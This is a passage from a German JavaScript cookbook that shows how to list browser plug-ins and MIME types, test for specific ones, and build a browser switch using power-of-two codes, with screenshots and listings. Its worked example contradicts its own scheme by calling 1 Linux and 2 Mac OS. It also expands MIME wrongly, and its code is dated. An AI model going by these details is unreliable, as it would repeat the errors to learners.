
Listing 91: Ausgabe aller Plug-ins in einem Browser



The screenshot shows the Mozilla Firefox 1.5 browser window. The address bar displays the URL `http://localhost/JSCodebook/Grundlagen/plugins.html`. The main content area contains a table listing various installed plug-ins:

Name	Datei	Beschreibung
Mozilla Default Plug-in	npmul32.dll	Default Plug-in
RealJukebox NS Plugin	nprjplug.dll	RealJukebox Netscape Plugin
RealPlayer(tm) G2 LiveConnect-Enabled Plug-In (32-bit)	npl3260.dll	RealPlayer(tm) LiveConnect-Enabled Plug-In
RealPlayer Version Plugin	nprpjplug.dll	6.0.12.1483
Microsoft Office 2003	NPOFFICE.DLL	Office Plugin for Netscape Navigator
Java(TM) 2 Platform Standard Edition 5.0	NPOJI610.dll	Java Plug-in 1.5.0 for Netscape Navigator (DLL Helper)
Java(TM) 2 Platform Standard Edition 5.0	NPJPI150.dll	Java Plug-in 1.5.0 for Netscape Navigator (DLL Helper)
Java(TM) 2 Platform Standard Edition 5.0	NPJava32.dll	Java Plug-in 1.5.0 for Netscape Navigator (DLL Helper)
Java(TM) 2 Platform Standard Edition 5.0	NPJava14.dll	Java Plug-in 1.5.0 for Netscape Navigator (DLL Helper)
Java(TM) 2 Platform Standard Edition 5.0	NPJava13.dll	Java Plug-in 1.5.0 for Netscape Navigator (DLL Helper)
Java(TM) 2 Platform Standard Edition 5.0	NPJava12.dll	Java Plug-in 1.5.0 for Netscape Navigator (DLL Helper)
Java(TM) 2 Platform Standard Edition 5.0	NPJava11.dll	Java Plug-in 1.5.0 for Netscape Navigator (DLL Helper)
Adobe Acrobat	nppdf32.dll	Adobe Acrobat Plug-In Version 6.00 for Netscape

Abbildung 49: Die Plug-ins im Firefox 1.5 unter Windows



The screenshot shows the Opera browser interface with a table titled 'plugins.html' displayed in the main content area. The table has three columns: 'Name', 'Datei', and 'Beschreibung'. The data in the table is as follows:

Name	Datei	Beschreibung
Shockwave Flash	libflashplayer.so	Shockwave Flash 7.0 r61
NS4PluginProxy	libnpp.so	Proxy plugin for netscape 4 plugins
Shockwave Flash	libflashplayer.so	Shockwave Flash 7.0 r61
Shockwave Flash	libflashplayer.so	Shockwave Flash 5.0 r48
Shockwave Flash	libflashplayer.so	Shockwave Flash 5.0 r48
Helix DNA Plugin: RealPlayer G2 Plug-In Compatible	nphelix.so	Helix DNA Plugin: RealPlayer G2 Plug-In Compatible version 0.4.0.590 built with gcc 3.3.3 on Feb 28 2006
Adobe Reader 7.0	nppdf.so	The Adobe Reader plugin is used to enable viewing of PDF and FDF files from within the browser.
Adobe Reader 7.0	nppdf.so	The Adobe Reader plugin is used to enable viewing of PDF and FDF files from within the browser.
Adobe Reader 7.0	nppdf.so	The Adobe Reader plugin is used to enable viewing of PDF and FDF files from within the browser.
Adobe Reader 7.0	nppdf.so	The Adobe Reader plugin is used to enable viewing of PDF and FDF files from within the browser.
Shockwave Flash	libflashplayer.so	Shockwave Flash 7.0 r63
Shockwave Flash	libflashplayer.so	Shockwave Flash 7.0 r63

Abbildung 50: Die installierten Plug-ins im Opera unter Linux

Allgemein will man jedoch meist keine Ausgabe aller installierten Plug-ins generieren, sondern gezielt nach dem Vorhandensein eines spezifischen Plug-ins suchen.

Dennoch war das Rezept zur Ausgabe der Namen der Plug-ins sehr nützlich. Denn um zu prüfen, ob ein Plug-in unterstützt wird, müssen Sie den Namen des Plug-ins wissen, und mit dem Beispiel können Sie diesen anzeigen und dann direkt verwenden. Die allgemeine Syntax, die zum Überprüfen der Installation eines Plug-ins verwendet wird, ist folgende:

```
if (navigator.plugins["Name von dem Plug-in"]){
    ...
}
```

Listing 92: Prüfung auf das Vorhandensein eines spezifischen Plug-ins

Da Sie ja selbstverständlich ein bei einem Besucher vorausgesetztes Plug-in bei Ihren eigenen Referenzbrowsern installiert haben sollten, können Sie mit dem letzten Rezept schnell und bequem den Namen von dem Plug-in bestimmen und in dem zweiten Rezept verwenden. Wie Sie an der Ausgabe von dem letzten Beispiel erkennen können, enthält der Name eines Plug-ins oft auch Leerzeichen oder andere nicht alphanumerische Zeichen, so dass es allgemeine Praxis ist, für den Test auf ein spezifisches Plug-in die Array-Notation zu verwenden¹⁴. Beispiel:

14. Alternativ würde in einigen Fällen auch ein Zugriff über die objektorientierte DOT-Notation funktionieren (was wir aber nicht weiter verfolgen).

144 >> Wie kann ich bestimmen, welche MIME-Typen ein Browser unterstützt?

```
if (navigator.plugins["Shockwave"]) {
    document.writeln("<embed src='film.dir' height=300 width=500>");
}
else {
    document.writeln(
        "Sie haben leider kein Plug-in für Shockwave installiert!");
}
```

Listing 93: Explizite Prüfung auf ein Shockwave-Plug-in und anschließende Verwendung, falls es vorhanden ist

14 Wie kann ich bestimmen, welche MIME-Typen ein Browser unterstützt?

Sie können bei fast allen neueren Browsern mit JavaScript bestimmen, ob der Client eines Besuchers in der Lage ist, mit einem bestimmten MIME-Typ (Multipart Internet Mail Extension) umzugehen. Zwar unterstützen ältere Browser wie der Navigator 4.7 die Technik nicht, aber diese sollten mittlerweile kaum noch eine Rolle spielen. Ärgerlich ist nur, dass der Internet Explorer die Eigenschaft ebenfalls nicht unterstützt. Nicht einmal in der Version 7.

Das `navigator`-Objekt besitzt zur Identifikation der unterstützten MIME-Typen die Eigenschaft `mimeTypes`. Dabei handelt es sich um ein Objekt (oder genauer Array), in dem alle unterstützten MIME-Typen des Browsers zu finden sind.

Ein MIME-Typ kann durch den Browser entweder direkt oder durch ein zusätzliches Plug-in unterstützt werden (deshalb kann man auch über den MIME-Typ indirekt die Plug-in-Unterstützung testen). Jedes Element dieses `navigator.mimeTypes`-Arrays ist selbst wieder ein Objekt, das Eigenschaften für seinen Typ, eine Beschreibung, Dateierweiterung und aktivierte Plug-ins bereitstellt. Das `navigator.mimeTypes`-Array stellt folgende Objekte als Eigenschaften bereit:

Eigenschaft	Beschreibung
<code>type</code>	Der Name des MIME-Typs als String (zum Beispiel " <code>video/x-ms-wm</code> " oder " <code>audio/x-wav</code> ").
<code>description</code>	Eine Beschreibung des MIME-Typs.
<code>enabledPlugin</code>	Eine Referenz zu dem <code>plugins</code> -Objekt, über das der MIME-Typ behandelt wird. Über <code>enabledPlugin</code> haben Sie Zugriff auf die gleichen Eigenschaften wie über ein <code>plugins</code> -Objekt von <code>navigator</code> (<i>siehe das Rezept Wie kann ich bestimmen, welche Plug-ins ein Browser unterstützt?» auf Seite 140</i>). Vorsicht – diese Eigenschaft wird in verschiedenen Browsern nicht richtig unterstützt. Interessanterweise kommen neben dem Konqueror sowohl die meisten Varianten des Netscape Navigators (z.B. die Version 7.1) als auch Mozilla (etwa 1.7.3) damit gut zurecht, während der populärste Vertreter der Familie – Firefox – diese Eigenschaft nicht unterstützt (auch Opera kann nicht damit umgehen).

Tabelle 15: Die Eigenschaften von `navigator.mimeTypes`

Eigenschaft	Beschreibung
	 <p>navigator.mimeTypes[i].enabledPlugin has no properties http://localhost/JSCodebook/Grundlagen/mimetypesen2.html Zeile: 10</p>
	<p><i>Abbildung 51: Firefox und andere neuere Browser kommen mit der Eigenschaft nicht mehr zurecht.</i></p> <p>Die Eigenschaft sollte deshalb nur mit großer Vorsicht eingesetzt werden.</p>
suffixes	Ein String, der alle möglichen Dateierweiterungen für den MIME-Typ auflistet. Die gültigen Erweiterungen sind in der Regel drei Buchstaben lang und werden durch Komma getrennt, wenn es mehr als eine gültige Dateierweiterung gibt. Die Information steht nicht immer zur Verfügung (insbesondere nicht unter Linux, wo Dateierweiterungen nicht die Bedeutung haben, wie es unter Windows der Fall ist).
length	Die Anzahl der Elemente in dem Array.

Tabelle 15: Die Eigenschaften von `navigator.mimeTypes` (Forts.)

Zum Durchsuchen des Arrays `mimeTypes` bietet sich eine Schleife an. Das nachfolgende Beispiel zeigt Ihnen in einer dynamisch generierten Tabelle alle MIME-Typen, die in einem Browser installiert sind, samt Typ, Dateierweiterungen sowie Beschreibung des zugehörigen Plugins an.


Beispiel (`mimetypes.html`):

```

01 <html>
02   <body>
03     <table border="1" width="800">
04       <tr><th>Typ</th><th>Dateierweiterungen</th><th>Beschreibung</th> <!--
05       </tr>
06       <script language="JavaScript">
07         for(i=0;i< navigator.mimeTypes.length;i++)
08           document.write("<tr><td>" + navigator.mimeTypes[i].type +
09                         "</td><td>" + navigator.mimeTypes[i].suffixes +
10                         "</td><td>" + navigator.mimeTypes[i].description +
11                         "</td></tr>");
12     </script>
13   <table>
14   </body>
15 </html>
```

Listing 94: Ausgabe von Informationen über alle MIME-Typen in einem Browser

146 >> Wie kann ich bestimmen, welche MIME-Typen ein Browser unterstützt?



The screenshot shows a Mozilla Firefox window with the title bar "Mozilla Firefox". The address bar contains the URL "http://localhost/JSCodebook/Grundlagen/mimetypes.html". Below the address bar is a menu bar with "Datei", "Bearbeiten", "Ansicht", "Gehe", "Lesezeichen", "Extras", and "Hilfe". Under the "Extras" menu, there are links for "Firefox Help", "Firefox Support", "Plug-in FAQ", and "Order Information". The main content area displays a table listing various MIME types and their corresponding file extensions and descriptions.

application/pdf	pdf	Acrobat Portable Document Format
application/vnd.fdf	fdf	Acrobat Forms Data Format
application/vnd.adobe.xfdf	xfdf	XML Version of Acrobat Forms Data Format
application/vnd.adobe.xdp+xml	xdp	Acrobat XML Data Package
application/vnd.adobe.xfd+xml	xfd	Adobe FormFlow99 Data File
image/x-sgi	sgi.rgb	SGI-Bild
image/x-targa	targa,tga	TGA-Bild
image/tiff	tif,tiff	TIFF-Bild
image/x-tiff	tif,tiff	TIFF-Bild
video/x-m4v	m4v	Video (geschützt)
video/sd-video	sdv	SD-Video datei
application/x-mpeg	amc	AMC-Mediendatei
image/x-macpaint	pntg,pnt,mac	MacPaint-Bild
image/pict	pict,pic,pct	PICT-Bild
image/x-pict	pict,pic,pct	PICT-Bild
image/png	png	PNG-Bild
image/x-png	png	PNG-Bild
image/x-quicktime	qtif,qti	QuickTime-Bild
audio/3gpp	3gp,3gpp	3GPP-Mediendatei
video/3gpp2	3g2,3gp2	3GPP2-Mediendatei

Abbildung 52: Die unterstützten MIME-Typen im Firefox 1.5 unter Windows

Wenn Sie die Eigenschaft `enabledPlugin` mit auswerten wollen, können Sie das wie in der nachfolgenden Erweiterung des Beispiels machen (`mimetypes2.html`). Beachten Sie dann aber, dass dieses Beispiel wie gesagt in einigen Browsern zu einer Fehlermeldung führen wird:

```

01 <html>
02   <body>
03     <table border="1" width="800">
04       <tr><th>Typ</th><th>Dateierweiterungen</th>
05         <th>Beschreibung</th><th>Plug-in</th></tr>
06       <script language="JavaScript">
07         for(i=0;i< navigator.mimeTypes.length;i++)
08           document.write("<tr><td>" + navigator.mimeTypes[i].type +
09                         "</td><td>" + navigator.mimeTypes[i].suffixes +
10                         "</td><td>" + navigator.mimeTypes[i].description +
11                         "</td><td>" + navigator.mimeTypes[i].enabledPlugin. name +
12                         "</td></tr>");
13     </script>
14   <table>
15   </body>
16 </html>
```

Listing 95: Noch mehr Informationen über alle MIME-Typen in einem Browser

Die wesentliche Erweiterung ist in Zeile 11 zu sehen.




Abbildung 53: Mozilla 1.7.3 (hier unter Linux) zeigt auch Plug-in-Informationen an.




Abbildung 54: Auch der Konqueror gibt Informationen zu Plug-ins von sich.

Wie erfolgt der konkrete Zugriff auf Elemente des mimeTypes-Arrays?

Da Sie ja den Namen eines MIME-Typs wie eben angegeben ermitteln können, ist der Name ein einfacher Schlüssel für den Zugriff auf Elemente des mimeTypes-Arrays. Sie können beispielsweise wie folgt über die Namen eines MIME-Typs auf Elemente des mimeTypes-Arrays zugreifen:

```
navigator.mimeTypes["application/x-mplayer2"].type  
navigator.mimeTypes["image/jpeg"].suffixes
```

Listing 96: Zugriff auf ein Element des Arrays

Wie kann man gezielt nach der Unterstützung eines spezifischen MIME-Typs suchen?

Allgemein will man meist keine Ausgabe sämtlicher unterstützter MIME-Typen ausgeben, sondern gezielt nach der Unterstützung eines spezifischen MIME-Typs suchen. Dennoch ist das Rezept zur Ausgabe aller unterstützten MIME-Typen sehr nützlich, denn zum Test auf die Unterstützung bei einem Client verwenden Sie am sinnvollsten den Typnamen. Wenn Sie nun den Namen von einem MIME-Typ nicht auswendig wissen und keine Liste mit den Namen parat haben, laden Sie einfach das Rezept in Ihren Referenzbrowser, und Sie haben den Namen zur Verfügung. Die allgemeine Syntax, die zum Überprüfen der Unterstützung für einen MIME-Typ verwendet wird, ist folgende:

```
if (navigator.mimeTypes["Name des MIME-Typs"]) {  
...}
```

Listing 97: Prüfung auf die Unterstützung eines spezifischen MIME-Typs

Achtung

Das Rezept funktioniert natürlich nur, wenn der Browser die Eigenschaft mimeTypes unterstützt. Im Fall des Internet Explorers kann deshalb aus einer negativen Überprüfung nicht geschlossen werden, dass der Browser mit einem bestimmten MIME-Typ nicht umgehen kann.

Beispiel:

```
01 <html>  
02   <body>  
03     <script language="JavaScript">  
04       if (navigator.mimeTypes["application/x-mplayer2"]) {  
05         document.writeln(  
06           "Der MIME-Typ application/x-mplayer2 wird bei Ihnen ←  
07             unterstützt.");  
08       }  
09     else {  
10       document.writeln(  
11         "Der MIME-Typ application/x-mplayer2 wird leider nicht ←  
12           unterstützt.");  
13     }  
14   </script>
```

Listing 98: Explizite Prüfung auf einen MIME-Typ für ein Windows Media Player-Plug-in

```
13  </body>
14 </html>
```

Listing 98: Explizite Prüfung auf einen MIME-Typ für ein Windows Media Player-Plug-in (Forts.)




Abbildung 55: Der MIME-Typ wird unterstützt.

15 Wie kann ich eine Browserweiche erstellen?

Ich nehme an, viele Leser kennen Webseiten mit der Angabe, dass diese für einen bestimmten Browser optimiert sind. Zwar verschwinden diese Geständnisse mehr und mehr, aber mit etwas Glück (oder Pech¹⁵) findet man auch heute noch solche Seiten. Die Webseitenbetreiber haben in diesem Fall immer noch nicht bemerkt, dass diese Angabe in vielen Fällen zwischen den Zeilen aussagt, dass der Ersteller der Webseite sein Handwerk nicht versteht.

Keinen Besucher einer Webseite interessiert, dass diese Webseite nur mit einem bestimmten Browser vernünftig dargestellt werden kann. Weder denjenigen, der diesen Browser verwendet, und schon gar nicht denjenigen, der die Seite wegen eines anderen Browsers nicht vernünftig angezeigt bekommt. Eine Webseite muss automatisch an den jeweiligen Browser angepasst werden, wenn es von Bedeutung ist. Der Hinweis auf die Optimierung für einen bestimmten Browser darf höchstens ergänzende Funktion haben¹⁶.

Glücklicherweise wird die Unterstützung verschiedener Webtechniken in nahezu allen populären Webbrowsern mehr und mehr vereinheitlicht, und man muss nur noch in wenigen Fällen spezifische Seiten für unterschiedliche Browser erstellen. Eine so genannte Browserweiche identifiziert automatisch den Browser eines Besuchers und führt je nach verwendetem Browser bestimmte Aktionen aus. In der Regel wird eine auf einen bestimmten Browser angepasste Seite dynamisch geschrieben oder automatisch auf eine angepasste Seite weitergeleitet.

Eine solche Browserweiche kann die unterschiedlichsten Gegebenheiten beim Client berücksichtigen:

- ▶ Ob JavaScript aktiviert ist (siehe Rezept »Wie kann ich testen, ob bei einem Browser JavaScript aktiviert ist?« auf Seite 125)?

15. ;-)

16. Ein solcher Hinweis ist etwa nützlich, wenn Anwender die Identifikation eines Browsers umgestellt haben und ein Projekt angezeigt bekommen, das für den tatsächlich verwendeten Browser nicht geeignet ist.

150 >> Wie kann ich eine Browserweiche erstellen?

- ▶ Ob Java unterstützt wird (*siehe Rezept »Wie kann ich testen, ob bei einem Browser Java unterstützt wird?« auf Seite 139*)?
- ▶ Ob ein bestimmtes Plug-in vorhanden ist (*siehe Rezept »Wie kann ich bestimmen, welche Plug-ins ein Browser unterstützt?« auf Seite 140*)?
- ▶ Ob ein bestimmter MIME-Typ unterstützt wird (*siehe Rezept »Wie kann ich bestimmen, welche MIME-Typen ein Browser unterstützt?« auf Seite 144*)?
- ▶ Welche Bildschirmauflösung beim Anwender eingestellt ist (*siehe Rezept »Wie kann ich die Bildschirmauflösung eines Besuchers ermitteln?« auf Seite 135*)?
- ▶ Welche Farbtiefe beim Anwender eingestellt ist (*siehe Rezept »Wie kann ich die bei einem Besucher eingestellte Anzahl an Farben ermitteln?« auf Seite 138*)?
- ▶ Welchen Browser ein Anwender verwendet (*siehe Rezept »Wie kann ich den Browser eines Anwenders abfragen?« auf Seite 128*)?
- ▶ Welche Version eines Browsers ein Anwender verwendet (*siehe Rezept »Wie kann ich die Version eines bekannten Browsers bei einem Anwender abfragen?« auf Seite 133*)?

Sämtliche relevanten Bedingungen werden mit entsprechenden Entscheidungsstrukturen abgefragt. In diesen werden die jeweils relevanten Bedingungen verknüpft. Es hängt selbstverständlich sehr stark von Ihren tatsächlichen Anforderungen ab, welche Faktoren für Sie wirklich relevant sind, und es wird nur sehr selten vorkommen, dass tatsächlich sämtliche Bedingungen wirklich eine Rolle spielen. Sie finden hier zwei vom Konzept her verschiedenartig aufgebaute Browserweichen. Die eine hier als Rezept vorgeschlagene Browserweiche ist sehr bequem um weitere Bedingungen zu erweitern, während das zweite Rezept versucht, einen Kompromiss aus möglichst differenzierter Trennung und vernünftiger, praxisorientierter Auswahl der möglichen Bedingungen darzustellen.

Browserweiche 1

Das erste Rezept benutzt nur eine einzige numerische Variable (`browser`) zur Identifizierung des Browsers sowie des Betriebssystems und (im Fall Navigator) der Browserverision. Durch einen Trick entsteht aber eine eindeutige Kennung, die sich über die `switch`-Fallunterscheidung ideal testen lässt.

- ▶ Teil 1 des Tricks basiert darauf, je nach Bedingung den Wert der Variablen `browser` um eine eindeutige Potenz von dem Wert 2 zu erhöhen.
- ▶ Teil 2 des Tricks basiert darauf, jeder Situation einen eigenen Bereich der Zweierpotenzen zuzuordnen.

Wenn Sie beispielsweise drei Betriebssysteme unterscheiden wollen (ohne Beschränkung der Allgemeinheit sollen das Linux, Mac OS und Windows sein), ordnen Sie Mac OS den Wert 1 (= 2 hoch 0), Windows den Wert 2 (= 2 hoch 1) und Linux den Wert 4 (= 2 hoch 2) zu. Wollen Sie nun noch den Internet Explorer und alle anderen Browser trennen, bekommt der Internet Explorer beispielsweise den Wert 8 (= 2 hoch 3) zugeordnet und alle anderen Browser den Wert 16 (= 2 hoch 4). Jede additive Kombination aus einem Betriebssystem- und einem Browserwert ist eindeutig. Beispiele:

- ▶ Der Wert 17 kann nur als Addition von 1 und 16 entstehen. Folglich muss es sich um einen Linux-Browser und nicht den Internet Explorer handeln.

- Der Wert 10 kann nur als Addition von 2 und 8 entstehen. Folglich muss es sich um einen Mac OS-Browser und den Internet Explorer handeln.

Um das System vernünftig erweiterbar zu machen, lässt man für jeden Bereich eine größere Lücke in der Folge der Zweierpotenzen. Sinnvollerweise hält man sich an das Dezimalsystem (wobei selbstverständlich jede andere logische Form ebenfalls zulässig ist). Für das Betriebssystem könnte man zum Beispiel alle Zweierpotenzen unter 100 reservieren. Damit können Sie bis zu sieben verschiedene Betriebssysteme eindeutig charakterisieren (2 hoch 6 ist 64, und damit stehen die Potenzen von 2 hoch 0 bis 2 hoch 6 zur Verfügung). Reservieren Sie nur alle Zweierpotenzen unter 10, stehen Ihnen maximal vier eindeutige Werte zur Verfügung (2 hoch 3 ist 8), und das kann unter Umständen zu wenig sein.

Für die Browservariante verwenden Sie die nachfolgenden Zweierpotenzen bis 8.192. Das beginnt dann mit 2 hoch 7 = 128 und geht bis 2 hoch 13 = 8.192. Damit können Sie sieben Browser eindeutig unterscheiden. Grundsätzlich bekommen Sie bei einer Dezimalstelle 4, bei zwei Dezimalstellen 7 und bei drei Dezimalstellen 9 eindeutige Kennungen unter.

Vollkommen analog verfahren Sie für jede weitere Bedingung, die Sie berücksichtigen wollen. Sie ordnen der Bedingung einfach zwei Dezimalstellen zu und haben dann bis zu sieben eindeutige Unterscheidungsmöglichkeiten. Das nachfolgende Beispiel ist also relativ beliebig erweiterbar (wobei die Größe der verfügbaren Zahl irgendwann einen Riegel vorschreibt).

Die eigentliche Browserweiche prüft in einer `switch`-Abfrage alle additiven Kombinationen aus den drei (oder auch mehr) Bedingungen, die Sie auswerten wollen. Wenn Sie das Rezept erweitern, müssen Sie sehr sorgfältig arbeiten, wenn Sie die Auswertung der einzelnen Fälle in der `switch`-Abfrage vornehmen.

Beispiel (`browserweiche.html`):

```
01 <html>
02   <body>
03     <script language="JavaScript">
04       // Die Kennvariable
05       var browser = 0;
06       // Bedingung 1
07       // Identifikation des Betriebssystems
08       // Bereich von 0 bis 99
09       if (navigator.appVersion.indexOf('Mac') != -1)
10         browser +=1; // MacOS
11       else if (navigator.appVersion.indexOf('Win') != -1)
12         browser +=2; // Windows
13       else if ((navigator.appVersion.indexOf('Linux') != -1)
14                 || (navigator.appVersion.indexOf('X11') != -1) )
15         browser +=4; // Linux
16       else browser +=8; // anderes Betriebssystem
17
18       // Bedingung 2
19       // Identifikation des Browsers
20       // Bereich von 100 bis 9.999
21       if(navigator.appName.indexOf('Netscape')!=-1)
22         browser +=128;
23       else if(navigator.appName.indexOf('Internet Explorer')!=-1)
24         browser +=256;
```

Listing 99: Eine sehr flexibel erweiterbare Browserweiche

152 >> Wie kann ich eine Browserweiche erstellen?

```
25 else if(navigator.appName.indexOf('Opera')!=-1)
26     browser +=512;
27 else if(navigator.appName.indexOf('Konqueror')!=-1)
28     browser +=1024;
29 else
30     browser +=2048;
31
32 // Bedingung 3
33 // Identifikation der Version für den Netscape-Browser
34 // Der Bereich nimmt nur eine Dezimalstelle von 10.000 bis 1
35 // 99.999 ein,
36 // da nur ein Fall notwendig ist
37
38 if ((navigator.appName.indexOf('Netscape')!=-1) &&
39     (parseInt(navigator.appVersion)<5))
40     browser +=16384;
41
42 // Die eigentliche Browserweiche
43 switch(browser) {
44     case 16513: document.write(
45         "MacOS, Netscape, Version <= 4.7");
46         break;
